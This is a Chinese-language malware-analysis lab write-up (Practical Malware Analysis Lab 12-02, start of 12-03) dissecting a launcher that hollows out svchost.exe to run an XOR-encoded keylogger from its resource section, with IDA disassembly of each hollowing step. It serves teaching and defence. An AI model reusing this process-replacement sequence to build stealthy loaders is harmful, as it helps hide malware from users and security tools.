


Lab 12-02

基础静态分析

查看导入表，关注到以下函数：

1. `CreateProcessA`：这个函数是用于创建新的进程。恶意程序可能通过创建新进程来实现一些隐藏的行为，例如启动后台任务、绕过安全检测等。
2. `GetThreadContext` 和 `SetThreadContext`：这两个函数用于获取和设置线程的执行上下文。在恶意代码中，这可能被用于修改线程的执行环境，以逃避检测、注入代码或进行其他恶意活动。
3. `ReadProcessMemory` 和 `WriteProcessMemory`： 这两个函数允许程序直接读取和写入其他进程的内存空间。这种行为通常被用于恶意程序来执行内存注入、窃取敏感信息等活动。
4. `LockResource` 和 `SizeOfResource`： 这两个函数通常用于处理可执行文件中的资源。在恶意代码中，这可能涉及对嵌入的资源的访问，例如加密的配置文件、恶意载荷等。通过锁定资源和获取其大小，程序可能会解密或加载隐藏的数据。




Address	Ordinal	Name	Library
00000000004…		CloseHandle	KERNEL32
00000000004…		VirtualFree	KERNEL32
00000000004…		ReadFile	KERNEL32
00000000004…		VirtualAlloc	KERNEL32
00000000004…		GetFileSize	KERNEL32
00000000004…		CreateFileA	KERNEL32
00000000004…		ResumeThread	KERNEL32
00000000004…		SetThreadContext	KERNEL32
00000000004…		WriteProcessMemory	KERNEL32
00000000004…		VirtualAllocEx	KERNEL32
00000000004…		GetProcAddress	KERNEL32
00000000004…		GetModuleHandleA	KERNEL32
00000000004…		ReadProcessMemory	KERNEL32
00000000004…		GetThreadContext	KERNEL32
00000000004…		CreateProcessA	KERNEL32
00000000004…		FreeResource	KERNEL32
00000000004…		SizeofResource	KERNEL32
00000000004…		LockResource	KERNEL32
00000000004…		LoadResource	KERNEL32
00000000004…		FindResourceA	KERNEL32
00000000004…		GetSystemDirectoryA	KERNEL32

问题一：程序的目的

> 这个程序的目的是什么？


这个程序的目的是秘密地启动另一个程序，而它启动的程序会进行击键记录。


运行恶意代码文件，在Process Explorer中可以看到创建了子进程 `svchost.exe`，创建之后它就退出了。 `Scvhost.exe` 进程继续作为一个孤儿进程执行。



这个进程看起来像是一个合法 `svchost.exe` 进程，但这个 `svchost.exe` 是很可疑的，因为 `svchast.exe` 通常是 `services.exe` 的子进程。

选择该进程，右击选择Properties，选择Strings显示在磁盘镜像中和内存镜像中可执行文件的字符串列表。内存镜像中的字符串列表里包含了 `practicalmalwareanalysis.log` 和 `[ENTER]` ，而它们都不会在磁盘镜像中一个典型的 `svchost.exe` 文件中出现。







`practicalmalwareanalysis.log` 字符串的存在，再加上出现了 `[ENTER]` 和 `[CAPS LOCK]` 这样的字符串，表明这个程序很可能是一个击键记录器。

接下来验证这一点。首先，使用 `svchost.exe` 的 `PID` 在procmon工具中创建一个过滤器。然后，打开记事本程序，键入信息。

可以发现， `svchost.exe` 的 `CreateFile` 和 `WriteFile` 事件正在写一个名为 `practicalmalwareanalysis.log` 的文件。





打开日志文件，可以发现刚刚的击键记录被记录：

问题二：隐蔽执行

> 启动器恶意代码是如何隐蔽执行的？

这个程序使用进程替换来秘密执行，先将一个正常的进程以挂起启动，然后替换它的每一个节，即将自身资源段解密一个二进制文件，替换掉 `svchost` 进程。

整体流程为：

1. 构建字符串，生成 `svchost.exe` 的系统目录路径。
2. 获取资源并进行解密操作。
3. 验证加载到内存中的文件标志是否正确，包括检查 `'MZ'` 和 `'PE'` 标志。
4. 使用挂起的方式（ `CREATE_SUSPENDED` ）创建 `c:\WINDOWS\system32\svchost.exe` 。接下来，将进行进程替换。

5. 新创建的被挂起的进程中，`EBX` 寄存器始终包含指向进程环境块PEB的数据结构，而 `+8` 则表示 `StackLimit` 。
6. 使用 `NtUnmapViewOfSection` 函数卸载原始进程的堆栈。
7. 循环将所有的节复制到目标进程中。
8. 设置 `CONTEXT` 结构中的 `eax` 寄存器为 `addressOfEntryPoint` 。
9. 使用 `ResumeThread` 函数恢复进程运行，此时运行的 `svchost.exe` 实际上是资源文件的 PE 文件。

下面是具体分析过程。

在IDA Pro中载入 `Lab12-02.exe` 。

首先关注恶意代码对 `CreateProcessA` 函数的调用。经过分析，调用该函数主要是使用 `CREATE_SUSPENDED` 标志来创建一个挂起的进程。这种技术通常用于执行一些初始化或者隐藏行为，只有在后续调用 `ResumeThread` 函数时才会启动。

具体而言：

1. push 4指令： 这个指令将值4推送到堆栈，它作为参数传递给 `CreateProcessA` 函数。根据MSDN文档，值4对应于 `CREATE_SUSPENDED` 标志。这个标志告诉系统创建进程，但不要立即启动它，而是挂起等待。
2. 调用 `GetThreadContext` 函数访问的线程上下文： `hThread` 参数与 `CreateProcessA` 的参数在同一缓冲区。这意味着这个程序在访问挂起进程的上下文。

```
.text:00401145                  lea     edx, [ebp+ProcessInformation]
.text:00401148                  push    edx             ; lpProcessInformation
.text:00401149                  lea     eax, [ebp+StartupInfo]
.text:0040114C                  push    eax             ; lpStartupInfo
.text:0040114D                  push    0               ; lpCurrentDirectory
.text:0040114F                  push    0               ; lpEnvironment
.text:00401151                  push    4               ; dwCreationFlags
.text:00401153                  push    0               ; bInheritHandles
.text:00401155                  push    0               ; lpThreadAttributes
.text:00401157                  push    0               ; lpProcessAttributes
.text:00401159                  push    0               ; lpCommandLine
.text:0040115B                  mov     ecx, [ebp+lpApplicationName]
.text:0040115E                  push    ecx             ; lpApplicationName
.text:0040115F                  call    ds:CreateProcessA
```

```
.text:00401191                  mov     ecx, [ebp+ProcessInformation.hThread]
.text:00401194                  push    ecx             ; hThread
.text:00401195                  call    ds:GetThreadContext
```

调用 `GetThreadContext` 之后，观察到该程序使用 `ReadProcessMemory` 进行内存读取的调用。为了更深入地理解程序如何利用进程上下文，在IDA Pro中添加 `CONTEXT` 结构体。这个结构体包含了各种寄存器的值和其他线程上下文相关的信息。然后，在代码地址 `0x004011C3` 处对偏移 `0xA4` 解析这个结构体的偏移。

偏移 `0xA4` 实际上通过 `[eax+CONTEXT._Ebx]` 引用了进程的 `EBX` 寄存器。 `EBX` 寄存器总是包含一个指向进程环境块(`PEB`)的数据结构。而接下来，程序以8字节递增结构体，并将这个值压到栈上，作为要读取内存的起始地址。该值存放的内容为一个指向 `ImageBaseAddress` (被加载的可执行文件起始部分)的指针，该值作为读取内存函数的参数 `lpBaseAddress` ，也就是从中读取的指定进程中基址的指针。

```
.text:0040119D                  jz      loc_40130D
.text:004011A3                  mov     [ebp+Buffer], 0
.text:004011AA                  mov     [ebp+lpBaseAddress], 0
.text:004011B1                  mov     [ebp+var_64], 0
.text:004011B8                  push    0               ; lpNumberOfBytesRead
.text:004011BA                  push    4               ; nSize
.text:004011BC                  lea     edx, [ebp+Buffer]
.text:004011BF                  push    edx             ; lpBuffer
.text:004011C0                  mov     eax, [ebp+lpContext]
.text:004011C3                  mov     ecx, [eax+CONTEXT._Ebx]
.text:004011C9                  add     ecx, 8
.text:004011CC                  push    ecx             ; lpBaseAddress
.text:004011CD                  mov     edx, [ebp+ProcessInformation.hProcess]
.text:004011D0                  push    edx             ; hProcess
.text:004011D1                  call    ds:ReadProcessMemory
```

因此，调用 `ReadProcessMemory` 会以 `ImageBaseAddress` 的地址作为起始地址，读取4个字节，读取到起始地址并存放到 `Buffer` 中，得到了该进程的基地址。

接下来，程序通过在0x004011E8处调用 `GetProcAddress` ，解析了函数 `NtUnMapViewOfSection` 的地址，将 `ImageBaseAddress` 作为参数传递。这个函数的作用是将进程中特定内存区域的映射解除，以便接下来进行恶意代码填充。

```
.text:004011D1                  call    ds:ReadProcessMemory
.text:004011D7                  push    offset ProcName ; "NtUnmapViewOfSection"
.text:004011DC                  push    offset ModuleName ; "ntdll.dll"
.text:004011E1                  call    ds:GetModuleHandleA
.text:004011E7                  push    eax             ; hModule
.text:004011E8                  call    ds:GetProcAddress
.text:004011EE                  mov     [ebp+var_64], eax
.text:004011F1                  cmp     [ebp+var_64], 0
.text:004011F5                  jnz     short loc_4011FE
.text:004011F7                  xor     eax, eax
.text:004011F9                  jmp     loc_401328
.text:004011FE ; ---------------------------------------------------------------------------
.text:004011FE
.text:004011FE loc_4011FE:                              ; CODE XREF: sub_4010EA+10B↑j
.text:004011FE                  mov     eax, [ebp+Buffer]
.text:00401201                  push    eax
.text:00401202                  mov     ecx, [ebp+ProcessInformation.hProcess]
.text:00401205                  push    ecx
.text:00401206                  call    [ebp+var_64]
```

而接下来，又调用了 `VirtualAllocEx` 函数，目的是分配内存，分析压入的参数：

- `flProtect` 为 `40h` ，这部分内存是以 `PAGE_EXECUTE_READWRITE` 权限分配的。
- `hProcess` 是进程的句柄。 函数在此进程的虚拟地址空间内分配内存。
- `lpAddress` 为要分配的页面区域指定所需起始地址的指针。它被赋值【为 `edx` ，它的值是 `var_8` 指针偏移 `34h` 得到的。
- 分配的大小 `dwSize` 的值是 `var_8` 指针偏移 `50h` 得到的。

```
.text:00401209                push    40h ; '@'       ; flProtect
.text:0040120B                push    3000h           ; flAllocationType
.text:00401210                mov     edx, [ebp+var_8]
.text:00401213                mov     eax, [edx+50h]
.text:00401216                push    eax             ; dwSize
.text:00401217                mov     ecx, [ebp+var_8]
.text:0040121A                mov     edx, [ecx+34h]
.text:0040121D                push    edx             ; lpAddress
.text:0040121E                mov     eax, [ebp+ProcessInformation.hProcess]
.text:00401221                push    eax             ; hProcess
.text:00401222                call    ds:VirtualAllocEx
```

查找前面的代码行为，分析 `var_8` 变量。在 `0x004010FE` 处，程序执行魔术值检查，验证加载到内存的文件是否符合 PE 文件格式。检查之后， `var_8` 会指向PE文件头。而偏移 `34h` 后，会指向PE文件 `ImageBase` 的地址。偏移 `50h` 后则指向PE文件的 `ImageSize` 。

```
.text:004010EA                push    ebp
.text:004010EB                mov     ebp, esp
.text:004010ED                sub     esp, 74h
.text:004010F0                mov     eax, [ebp+lpBuffer]
.text:004010F3                mov     [ebp+var_4], eax
.text:004010F6                mov     ecx, [ebp+var_4]
.text:004010F9                xor     edx, edx
.text:004010FB                mov     dx, [ecx]
.text:004010FE                cmp     edx, 5A4Dh
.text:00401104                jnz     loc_40131F
.text:0040110A                mov     eax, [ebp+var_4]
.text:0040110D                mov     ecx, [ebp+lpBuffer]
.text:00401110                add     ecx, [eax+3Ch]
.text:00401113                mov     [ebp+var_8], ecx
.text:00401116                mov     edx, [ebp+var_8]
.text:00401119                cmp     dword ptr [edx], 4550h
```

一旦内存被分配，程序在 `0x00401251` 处调用 `WriteProcessMemory` 函数。这个函数的目的是将 PE 文件头从加载到内存中的程序复制到被挂起的进程的内存空间中。通过从 PE 头的偏移 `0x54` 处取得 `SizeOfHeaders` ，程序确定要写入的字节数。

```
.text:00401290                push    0               ; lpNumberOfBytesWritten
.text:00401292                mov     ecx, [ebp+var_74]
.text:00401295                mov     edx, [ecx+10h]
.text:00401298                push    edx             ; nSize
.text:00401299                mov     eax, [ebp+var_74]
.text:0040129C                mov     ecx, [ebp+lpBuffer]
.text:0040129F                add     ecx, [eax+14h]
.text:004012A2                push    ecx             ; lpBuffer
.text:004012A3                mov     edx, [ebp+var_74]
.text:004012A6                mov     eax, [ebp+lpBaseAddress]
.text:004012A9                add     eax, [edx+0Ch]
.text:004012AC                push    eax             ; lpBaseAddress
.text:004012AD                mov     ecx, [ebp+ProcessInformation.hProcess]
.text:004012B0                push    ecx             ; hProcess
.text:004012B1                call    ds:WriteProcessMemory
.text:004012B7                jmp     short loc_401260
```

之后恶意代码循环调用 `WriteProcessMemory` 函数，逐步将整个 PE 文件移动到另一个进程的地址空间。

加载结束之后，程序调用了 `SetThreadContext` 函数，并将 `eax` 的值设置为被加载到被挂起进程内存空间中可执行文件的入口点。 调用完 `SetThreadContext` 之后，该程序调用 `ResumeThread` 函数，此函数调用成功就表示将 `CreateProcessA` 函数创建的进程替换为了另一个进程 A，现在需要确定进程 A 是什么。

```
.text:004012DB                mov     eax, [ebp+var_8]
.text:004012DE                mov     ecx, [ebp+lpBaseAddress]
.text:004012E1                add     ecx, [eax+28h]
.text:004012E4                mov     edx, [ebp+lpContext]
.text:004012E7                mov     [edx+0B0h], ecx
.text:004012ED                mov     eax, [ebp+lpContext]
.text:004012F0                push    eax             ; lpContext
.text:004012F1                mov     ecx, [ebp+ProcessInformation.hThread]
.text:004012F4                push    ecx             ; hThread
.text:004012F5                call    ds:SetThreadContext
.text:004012FB                mov     edx, [ebp+ProcessInformation.hThread]
.text:004012FE                push    edx             ; hThread
.text:004012FF                call    ds:ResumeThread
.text:00401305                jmp     short loc_40130B
```

需要分析调用 `CreateProcessA` 函数时传递的参数 `lpApplicationName` 来获知进程。

```
.text:00401145                lea     edx, [ebp+ProcessInformation]
.text:00401148                push    edx             ; lpProcessInformation
.text:00401149                lea     eax, [ebp+StartupInfo]
.text:0040114C                push    eax             ; lpStartupInfo
.text:0040114D                push    0               ; lpCurrentDirectory
.text:0040114F                push    0               ; lpEnvironment
.text:00401151                push    4               ; dwCreationFlags
.text:00401153                push    0               ; bInheritHandles
.text:00401155                push    0               ; lpThreadAttributes
.text:00401157                push    0               ; lpProcessAttributes
.text:00401159                push    0               ; lpCommandLine
.text:0040115B                mov     ecx, [ebp+lpApplicationName]
.text:0040115E                push    ecx             ; lpApplicationName
.text:0040115F                call    ds:CreateProcessA
```

分析一下调用前这个参数是如何设置的。首先，调用 `sub_40109D` 构造了一个路径字符串。在这个函数中，将参数 `\\svchost.exe` 拼接到字符串 `%SystemRoot%\System32\` 。而这个返回值就是调用 `CreateProcessA` 函数时传递的参数 `lpApplicationName` 。

```
.text:00401508                push    400h            ; uSize
.text:0040150D                lea     eax, [ebp+ApplicationName]
.text:00401513                push    eax             ; lpBuffer
.text:00401514                push    offset aSvchostExe ; "\\svchost.exe"
.text:00401519                call    sub_40149D
```

这说明被替换的进程是 `svchost.exe` 。

问题三：恶意负载

> 恶意代码的负载存储在哪里？

恶意代码的有效载荷被保存在这个程序的资源节中。可以通过 `ResourceHacker` 进行提取。


分析用以替换的进程。查看替换函数传入的参数。 `lpBuffer` 。

```
.text:00401539                 mov     edx, [ebp+lpAddress]
.text:0040153C                 push    edx             ; lpBuffer
```

`lpBuffer` 在前面接收函数 `sub_40132c` 的返回值。这个函数传入的参数是变量 `hModule`，即一个指向程序本身——`Lab12-02.exe` 的内存指针。函数 `sub_40132C` 调用函数 `FindResource`、`LoadResource`、`LockResource`、`SizeOfResource`、`VirtualAlloc` 以及 `memcpy` 等函数。这个程序从可执行文件的资源段复制数据到内存中，用以替换。

```
.text:00401521                 mov     ecx, [ebp+hModule]
.text:00401527                 push    ecx             ; hModule
.text:00401528                 call    sub_40132C
.text:0040152D                 add     esp, 4
```

使用 `Resource Hacker` 来查看在资源段中的项并将其导出。




问题四：保护负载

恶意代码的负载是如何被保护的？


在获取 `lpBuffer` 的函数 `sub_40132c` 的最后，调用了 `sub401000` 函数，并传入参数 `41h`。

```
.text:0040141B loc_40141B:                             ; CODE XREF: sub_40132C+E0↑j
.text:0040141B                 push    41h ; 'A'
.text:0040141D                 mov     edx, [ebp+dwSize]
.text:00401420                 push    edx
.text:00401421                 mov     eax, [ebp+var_8]
.text:00401424                 push    eax
.text:00401425                 call    sub_401000
.text:0040142A                 add     esp, 0Ch
```

而查看该函数，该函数对负载进行循环异或，进行异或的值的 `41h`。



利用WinHex，异或修改数据，输入 `0x41` ，可以快速异或导出的文件。在执行这个转换以后，得到了一个有效的PE可执行文件，这个执行文件后续被用来替换 `sychost.exe` 进程实例。



问题五：保护字符串列表

> 字符串列表是被如何保护的？

与上一个问题分析过程相同，字符串同样是使用在 `sub40100` 处的函数进行XOR编码保护的，异或的对象就是 `41h` 。

Lab12-03

问题一：恶意负载的目的

> 这个恶意负载的目的是什么？

这个恶意负载是一个击键记录器。下面是分析过程。

首先分析导入表。导入函数 `SetWindowsHookExA` 。这是一个强大的API，允许应用程序在微软Windows操作系统中设置挂钩，以监控并对系统内部事件进行响应。通过 `SetWindowsHookExA` ，可以在全局范围内截获各种事件，包括键盘输入、鼠标操作和系统消息等。

